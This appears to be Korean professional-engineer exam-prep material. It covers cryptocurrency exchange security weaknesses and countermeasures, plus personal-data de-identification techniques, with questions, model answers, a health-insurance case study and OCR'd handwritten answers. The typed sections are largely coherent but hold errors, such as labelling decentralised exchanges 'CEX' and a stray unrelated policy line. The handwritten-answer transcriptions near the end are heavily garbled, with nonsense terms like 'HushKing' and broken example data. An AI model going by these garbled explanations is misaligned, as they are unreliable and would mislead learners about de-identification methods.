
| 번호 | 문제 | 회차 |
|----|----|----|
|    |    |    |

## I. 가상화폐 거래소의 개념 및 개념도

### 가. 가상화폐 거래소의 개념

- 가상화폐 거래소, 암호화폐 거래소(Cryptocurrency Exchange) 또는 디지털 화폐 거래소(Digital Currency Exchange)는 사용자들이 비트코인 등 가상화폐를 교환할 수 있는 거래소
- 운영 방식은 증권 거래소와 유사하나 별도의 거래 시간이 정해져 있지 않고 24시간 거래가 이루어지며, 발행과 관리 주체가 탈 중앙화 되어있어 시장 규제가 없는 점이 특징
- 거래소를 통해 실제 통화(원화, 달러화 등)와 가상화폐간의 교환이 발생

### 나. 가상화폐 거래소의 개념도



- IOU : I Owe You의 약자로 아직 시장에 풀리지 않은 일정량의 코인을 미리 사고 파는 것으로 일종의 차용증서

## II. 가상화폐 거래소 보안의 필요성

| 일시  | 거래소       | 내용                   |
|-----|-----------|----------------------|
| 4월  | 야피존(현 유빗) | 해킹으로 55억원 가량 암호화폐 도난 |
| 6월  | 빗썸        | 회원 3만6000여명 개인정보 유출  |
| 9월  | 코이이즈      | 해킹으로 21억원 규모 암호화폐 도난 |
| 12월 | 유빗        | 해킹으로 코인 손실, 파산 결정    |

- 여러 가상화폐 거래소에 대한 보안 취약점으로 인하여 다수의 피해 발생

### III. 가상화폐 거래소의 보안 취약점 및 해결 방안

#### 가. 가상화폐 거래소의 보안 취약점

| 취약점                                                 | 설명                                                                                             |
|-----------------------------------------------------|------------------------------------------------------------------------------------------------|
| <b>중앙집중형 거래소 방식<br/>(CEX, Centralised Exchange)</b> | 중앙집중형 거래소 방식의 경우, 은행계좌와 달리 암호화폐 지갑은 보안키 값 하나만 알면 탈취가 가능하므로 해커들은 거액의 암호화폐가 보관된 지갑을 해킹 대상으로 삼는 것 |
| <b>허술한 규제 및 체계 비흡</b>                               | 일정한 기준 적합시 설립 가능한 가상화폐 거래소 규정과 가상화폐의 급격한 성장으로 별도의 보안장치 없는 거래소 다수 설립되어 전체적인 보안 취약점 가짐           |

- 기본적인 사이버 위협에는 “비안가 사용장의 접급”, “웹 취약점 공격”, “정보의 위변조”, “DB 저장 정보 유출”, “사용자 개인키 유출”, “전송정보의 탈취”, “거대 단말 취약점”이 있음
- 주요 취약점 : 망분리 및 시스템 접근 통제 관리 미흡, 내부자에 의한 위협

**가상 통화 지갑관리 보안정책 운영 미흡 등**

#### 나. 가상화폐 거래소 보안 취약점의 해결 방안

| 취약점                                                    | 설명                                                                                                                                                            |
|--------------------------------------------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <b>탈중앙집중형 거래소 방식<br/>(CEX, Decentralised Exchange)</b> | P2P (개인간 직거래) 방식으로, 거래를 위한 암호화폐와 법정화폐를 거래소가 한꺼번에 일괄 관리 하지 않고, 필요한 만큼만 판매하고, 구매자에게 바로 입금 받는 안전한 플랫폼                                                            |
| <b>ISMS - P 인증</b>                                     | 보안 취약점과 관련된 ISMS - P 인증을 취득                                                                                                                                   |
| <b>멀티시그 (Multisig)</b>                                 | 인터넷에 연결된 지갑으로 해킹당하기 쉬운 만큼, 지갑의 열쇠를 여러개 만들어 신뢰할 수 있는 다수의 관계자들이 나눠갖는 개념입니다. 기존 하나의 개인키에 두 개의 키를 더한 총3 개의 키를 만들어 서로 다른 곳에 보관해두고, 3 개 중 2 개키의 승인을 받아야만 지갑이 열리는 형태 |

- 추가적인 방법으로 논리적 망분리, 데이터베이스 암호화를 통한 VDI 적용

- 미래창조부가 SW 중심사회 구체화위해 인식개선과 관련시장 확대 등 다양한 정책 시행 "끝"


| 2 개인정보 비식별화 |                                                                                                                                                                                                                                                                                                                                                                                                                                 |
|-------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| 문제          | 개인정보 비식별화의 개념과 처리기법에 대하여 설명하시오.                                                                                                                                                                                                                                                                                                                                                                                                 |
| 도메인         | 빅데이터, 개인정보보안                                                                                                                                                                                                                                                                                                                                                                                                                    |
| 정의          | 데이터 내에 개인을 식별할 수 있는 정보가 있는 경우, 이의 일부 또는 전부를 삭제, 또는 일부를 속성 정보로 대체 처리함으로써 다른 정보와 결합하여도 특정 개인을 식별하기 어렵도록 하는 조치                                                                                                                                                                                                                                                                                                                     |
| 키워드         | 가명처리, 총계처리, 데이터값 삭제, 데이터값 대체, 데이터마스킹                                                                                                                                                                                                                                                                                                                                                                                            |
| 출제의도분석      | 공공정보 활용과 빅데이터의 재이슈로 수집 및 활용에 대한 개인정보보호 관심증대                                                                                                                                                                                                                                                                                                                                                                                     |
| 답안작성 전략     | 비식별화 기법의 상세하게 표현하고 사례를 들어 설명.                                                                                                                                                                                                                                                                                                                                                                                                   |
| 참고문현        | 빅데이터 활용을 위한 개인정보 비식별화 기술 활용 안내서 (한국정보화진흥원 빅데이터 전략센터, 2015.5)                                                                                                                                                                                                                                                                                                                                                                    |
| 모범목차        | <ol style="list-style-type: none"> <li>1. 개인정보의 안전한 활용을 위한 비식별화의 개념             <ol style="list-style-type: none"> <li>가. 개인정보 비식별화의 개념</li> <li>나. 비식별화 처리 예시</li> <li>다. 비식별화 대상 및 기준</li> </ol> </li> <li>2. 18 가지 비식별화 처리 기법             <ol style="list-style-type: none"> <li>가. 값의 대체 및 변환에 의한 비식별화 기법</li> <li>나. 값의 삭제 및 '*' 처리에 의한 비식별화 기법</li> </ol> </li> <li>3. '국민 건강 주의 예보 시범서비스 구축' 사례를 통한 비식별화 적용 예</li> </ol> |
| 풀이 기술사님     | 이전석 PE (제 105 회 정보관리기술사 / liner.s.top@gmail.com)                                                                                                                                                                                                                                                                                                                                                                                |

## 1. 개인정보의 안전한 활용을 위한 비식별화의 개념

### 가. 개인정보 비식별화의 개념

- 데이터 내에 개인을 식별할 수 있는 정보가 있는 경우, 이의 일부 또는 전부를 삭제, 또는 일부를 속성정보로 대체처리함으로써 다른 정보와 결합하여도 특정 개인을 식별하기 어렵도록 하는 조치

### 나. 비식별화 처리 예시



**사례 #1.** 이름을 '김수철'(유명 가수 이름 등), 김삿갓(역사적 인물 등)으로 바꾸어 누군지 알 수 없도록 함

**사례 #2.** 특정인의 몸무게를 20 대 서울 거주 여성의 평균 몸무게로 처리하여 누구의 몸무게인지를 구분할 수 없도록 함

**사례 #3.** 991202-1234567 과 같은 주민번호를 99 년생 남성으로 변환하여 개인을 식별할 수 없게 함

- 정보 내 식별 가능한 특징을 제거하거나 변형시킴으로써 데이터 집합과 데이터 대상

(정보 이용자)과의 유일한 연관관계를 제거

#### 다. 비식별화 대상 및 기준

##### <비식별화 적용 대상>

| ① 그 자체로 개인을 식별할 수 있는 정보                                                                                                                                                                                                                                                                                                                          | ② 다른 정보와 쉽게 결합하여 개인을 알아볼 수 있는 정보                                                                                                                                                                                                                                                                                                                  |
|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <ul style="list-style-type: none"> <li>- <b>쉽게 개인을 식별할 수 있는 정보</b> : 이름, 전화번호, 주소, 생년월일, 사진 등</li> <li>- <b>고유식별정보</b> : 주민등록번호, 운전면허 번호, 의료보험번호, 여권번호 등*</li> <li>- <b>생체정보</b> : 지문, 홍채, DNA 정보 등</li> <li>- 기관, 단체 등의 이용자 계정 : 등록번호, 계좌번호, 이메일 주소 등</li> <li>- <b>기타 유일 식별번호</b> : 군번, 사업자등록 번호 특성(별명), 식별코드(아이디, 아이핀 값(cn, dn)) 등</li> </ul> | <ul style="list-style-type: none"> <li>- <b>개인특성</b> : 성별, 생년, 생일, 연령(나이), 국적, 고향, 거주지, 시군구명, 우편 번호, 병역여부, 결혼여부, 종교, 취미, 동호회·클럽, 흡연여부, 음주여부, 채식여부, 관심사항 등</li> <li>- <b>신체 특성</b> : 혈액형, 신장, 몸무게, 허리 둘레, 혈압, 눈동자 색깔, 신체검사 결과, 장애유형, 장애등급, 병명, 상병코드, 투약코드, 진료내역 등</li> <li>- <b>신용 특성</b> : 세금 납부액, 신용등급, 기부금, 건강보험료 납부액, 소득분위, 의료급여자 등</li> </ul> |

- 그 자체로 개인을 식별할 수 있는 정보 및 해당 정보만으로는 특정 개인을 알아볼 수 없더라도 다른 정보와 쉽게 결합하여 개인을 알아볼 수 있는 정보들을 대상으로 함

##### <비식별화 적용 기준>

| 번호 | 기준                               | 기준 설명                                                                |
|----|----------------------------------|----------------------------------------------------------------------|
| 1  | 그 자체로 개인 식별이 가능한 정보는 삭제          | 단, 수집 시에 개인정보에 대한 자체이용, 제3자 제공 등 활용에 대한 이용자 동의를 받았을 경우 비식별화 없이 활용 가능 |
| 2  | 다른 정보와 결합에 따른 재식별 위험 최소화         | 보유 개인정보의 분석을 위한 동의 등이 곤란한 경우 분석 목적을 달성할 수 있는 한도에서 비식별화 처리            |
| 3  | 정보가 식별 될 수 있는 리스크를 고려하여 사후 관리 철저 | 주기적으로 재식별에 대한 리스크를 검토하고 리스크를 통제 할 수 있는 메커니즘을 확보                      |

## 2. 18 가지 비식별화 처리 기법

### 가. 값의 대체 및 변환에 의한 비식별화 기법

| 처리기법                       | 세부기술                                 | 주요내용 및 처리 예                                                                                       |
|----------------------------|--------------------------------------|---------------------------------------------------------------------------------------------------|
| 가명처리<br>(Pseudonymisation) | 휴리스틱<br>익명화<br>K-익명화<br>암호화<br>교환 방법 | 개인정보 중 주요 식별요소를 다른 값으로 대체하여 개인 식별을 곤란하게 함<br>(예) 홍길동, 35세, 서울 거주, 한국대 재학 → 임꺽정, 30대 서울 거주, 국제대 재학 |
| 총계처리<br>(Aggregation)      | 총계처리<br>부분집계<br>라운딩                  | 데이터의 총합 값을 보임으로써 개별 데이터의 값을 보이지 않도록 함<br>(예) 임꺽정 180cm, 홍길동 170cm, 이콩쥐 160cm,                     |

|                              |                                      |                                                                  |
|------------------------------|--------------------------------------|------------------------------------------------------------------|
|                              | 데이터<br>재배열                           | 김팔주 150cm → 물리학과 학생 키 합 : 660cm,<br>평균키 165cm                    |
| 범주화<br>(Data<br>Suppression) | 범주화<br>랜덤 올림<br>방식<br>범위 방법<br>제어 올림 | 데이터의 값을 범주의 값으로 변환하여 명확한 값을<br>감춤<br>(예) 홍길동, 35 세 → 홍씨, 30-40 세 |


- 개인정보의 식별 가능한 정보를 대체 및 변환에 의해 비식별하게 하는 기법

#### 나. 값의 삭제 및 \*\* 처리에 의한 비식별화 기법

| 처리기법                            | 세부기술                                                   | 주요내용 및 처리 예                                                                                                                                                                                                    |
|---------------------------------|--------------------------------------------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| 데이터 값<br>삭제 (Data<br>Reduction) | 속성값 삭제<br>속성값 부분삭제<br>데이터 행 삭제<br>식별자 제거를<br>통한 단순 익명화 | 데이터 공유·개방 목적에 따라 데이터 셋에 구성된<br>값 중에 필요 없는 값 또는 개인식별에 중요한 값을<br>삭제<br>(예) 홍길동, 35세, 서울 거주, 한국대 졸업 → 35세,<br>서울 거주<br>(예) 주민등록번호 901206-1234567 → 90년대 생,<br>남자<br>(예) 개인과 관련된 날짜 정보(자격 취득일자, 합격일<br>등)는 연단위로 처리 |
| 데이터마스킹<br>(Data<br>Masking)     | 임의 잡음 추가<br>공백과 대체                                     | 공개된 정보 등과 결합하여 개인을 식별하는데 기여<br>할 확률이 높은 주요 개인식별자가 보이지 않도록<br>처리하여 개인을 식별하지 못하도록 함<br>(예) 홍길동, 35세, 서울 거주, 한국대 재학 → 홍○<br>○, 35세, 서울 거주, ○○대학 재학                                                                |

- 개인정보의 식별 가능한 정보를 삭제 및 마스킹에 의해 비식별하게 하는 기법

### 3. 국민 건강 주의 예보 시범서비스 구축' 사례를 통한 비식별화 적용 예



### 비식별화 대상 및 방법

#### ▶ 비식별화 조치 필요 정보

- 개인정보 : 주민등록번호, 연령, 주소, 요양기관기호
- 사생활정보 : 소득, 민감상병

#### ▶ 비식별화를 위한 처리 기법

| 처리기법 | 가명처리 | 총계처리 | 삭제 | 범주화 | 마스킹 | 기타 |
|------|------|------|----|-----|-----|----|
| 적용여부 | ✓    |      | ✓  | ✓   | ✓   |    |

### 구체적 사례

#### ▶ 비식별화 조치 필요 정보

- 국민건강보험공단에서 수집·분석의 대상이 되는 정보는 개인정보 및 민감한 사생활정보를 포함하고 있는 경우가 많아 고의적·우발적 개인정보 유출을 방지하기 위한 방안이 필요했다. 이에 수집·분석 대상에 포함된 개인정보를 텍스트마이닝, 패턴매칭 기술을 통해 검증 및 대체문자로 치환하고 있다. 계좌번호, 성명, 이메일, 전화번호, 주민등록번호, 주소, 휴대전화번호 등의 개인식별정보를 탐지 및 치환하며 탐지 가능한 개인식별정보를 추가·수정·삭제할 수 있는 기능을 제공한다.

#### ▶ 적용 예시

##### 1. 가명처리 : (식별번호 대체)

- 요양기관기호(8자리) → 요양기관대체번호(6자리) 예) 31100678(일산병원) → 123456

##### 2. 삭제 : (전부 또는 일부삭제)

- 주민등록번호(13자리) → 삭제 예) 110011-1479712 → \*\*
- 주소 → 16개 시도 예) 11110(서울특별시 종로구 삼봉로 43) → 11(서울특별시)

##### 3. 범주화 : (그룹화)

- 연령(0~80세이상) → 18개층(5세 단위 구간) 예) 53세 → 12(50~54세 구간)
- 소득 → 보험료분위(전체 대상자(세대)를 20분위 균등분할) 예) 보험료 103,530원 → 14분위

##### 4. 마스킹 : (특수문자 대체)

- 공단에서 규정한 민감상병의 주상병, 부상병코드
- 1) 상병기호의 대분류만 표시 : 예) A\*\*\*\* (A : 특정감염 및 기생충성 질환, 콜레라)
- 2) 전체 상병기호 표시하지 않음 : 예) \*\*\*\* (D : 남성 생식기관의 양성 신생물)

6. 우리나라는 빅데이터 활용 노하우가 부족한 상황으로 비식별화를 기반으로 한 빅데이터 활용과 도입확산이 필요한 시점이다. 이에 다양한 식별대상을 파악하여 유형별 적합한 방식을 적용하면 개인정보의 비식별화 처리가 가능할 것을 판단된다. 다음을 설명하시오

정보관리

### 가. 비식별화 처리기법의 유형

나. Subdivide Level Controlling

다. Random Rounding

- ▶ ① 비식별화 처리기법  
 ② Subdivide Level Controlling  
 ③ Random Rounding


▷?

2. 개인 정보 보호를 위한 개인정보 비식별화 기법

#### 가. 비식별화 기법의 개요

- 빅데이터 활용시 개인 정보에 대한 의혹에서 인식할 수 있는 특징을 제거하는 기법.
- 빅데이터, 도형 학습을 위해 원본자료로 사용하고 재활용해야 하는 비식별화 기법.

#### 나. 비식별화 기법의 종류



#### 나. 비식별화 처리 기법

기법

설명

기법

- 특정 개인의 이름을 제거함

ex) 김철수 36세 A등  
 → 흑길동 36세 A등

기법 제거로 인식할 수 없음

- 특정 Data를 다른 값으로 대체

ex) 김철수 36세 A등  
 김철수 A등 → 김 33세  
 → 표준값으로 주어의 특별성을

Data

- 특정 Data를 삭제함.

ex) 김철수 36세 A등 180cm  
 → 김철수 A등 180cm  
 → 이름 삭제하여 특별기능을 없앰

번호화

- 특정 Data를 번호로 전환

ex) 김철수 36세 A등 180cm  
 김철수 34~40세 A등 180cm  
 - 이름 번호화 처리

마스킹

- 특정 Data는 HushKing 등

ex) 김철수 36세 A등  
 김철 36세 A등  
 → 이름 (\*)를 처리 인식불가

6. 우리나라는 빅데이터 활용 노하우가 부족한 상황으로 비식별화를 기반으로 한 빅데이터 활용과 도입확산이 필요한 시점이다. 이에 다양한 식별대상을 파악하여 유형별 적합한 방식을 적용하면 개인정보의 비식별화 처리가 가능할 것을 판단된다. 다음을 설명하시오

정보관리

- Tu. Subwide Level Controlling 선택.
- 비식별화된 Data를 전반적 규제 맞춘.
    - (Data) → [ ] → Data → 전체적으로  
비식별화  
상반 Data로  
맞출는 작업.  
● 높은 Level로  
맞출는 작업.
  - 차시성, 동일성, 복구를 위해 체계화.

### Tu. Random Rounding

- ii Random Rounding 개념
  - 원래 Data를 일정수준에 맞춰서. 예를 들어  
정기적인 정리를 하는 경우

#### ii. Random Rounding 개념

- Data: 길이 36cm At 182cm, 60kg
- ⇒ Random Rounding 개념
  - ⇒ 길이 36cm 182kg At 60kg
  - ⇒ 원래 Data는 36cm 182kg At 60kg  
그것을 Random하게 만들.
- 11월 11


1. 빅데이터가 ICT 분야의 새로운 패러다임이자 신성장 동력으로 부상하고 있는 가운데, 미국, 영국 등 해외에서는 빅데이터 활용을 위하여 개인정보 비식별화 지침을 마련하여 활용 중이다. 개인정보 비식별화에 대해 설명하시오.

정보관리

- 가. 개인정보 비식별화의 개념에 대해 설명하시오.  
나. 개인정보 비식별화 방법을 3가지 이상 설명하시오.  
다. 개인정보 재식별 여부 등 사후관리 방안에 대해 설명하시오.

문 1) 빅데이터 활용시 개인정보 비식별화  
방법


1. 아래는 빅데이터 활용을 위한 개인정보 비식별화의 개념.



~ 비식별화 처리(가명처리, 종합처리, 삭제: 베주화  
마스킹)를 통해 정보 분석에 의한 특징의  
식별화는 미연에 방지.

2. 개인정보 비식별화 방안 및 방법.

가. 개인정보 비식별화 방안.




나. 개인정보 비식별화 방법.

| 비식별화 방법 | 설명                        | 사례                                     |
|---------|---------------------------|----------------------------------------|
| ① 가명처리  | 식별 가능한 명칭은<br>다른 명칭으로 변경. | · 임상심<br>→ 총리등                         |
| ② 종합처리  | 총지(그룹의 대표<br>값) 처리.       | · A 1/2 B 1/60 C 1/8<br>→ 모바일심 1/20cm. |
| ③ 삭제    | 식별. 정보의 삭제                | · 임상심 42세. 165<br>→ 162-42세            |
| ④ 베주화   | 베주(연령대 등)<br>처리.          | · 성별 33세. 162<br>→ 30대 남자              |
| ⑤ 마스킹.  | * 처리.<br>(마스킹. 대체)        | · 성별 33세<br>*** 33세                    |

1. 빅데이터가 ICT 분야의 새로운 패러다임이자 신성장 동력으로 부상하고 있는 가운데, 미국, 영국 등 해외에서는 빅데이터 활용을 위하여 개인정보 비식별화 지침을 마련하여 활용 중이다. 개인정보 비식별화에 대해 설명하시오.

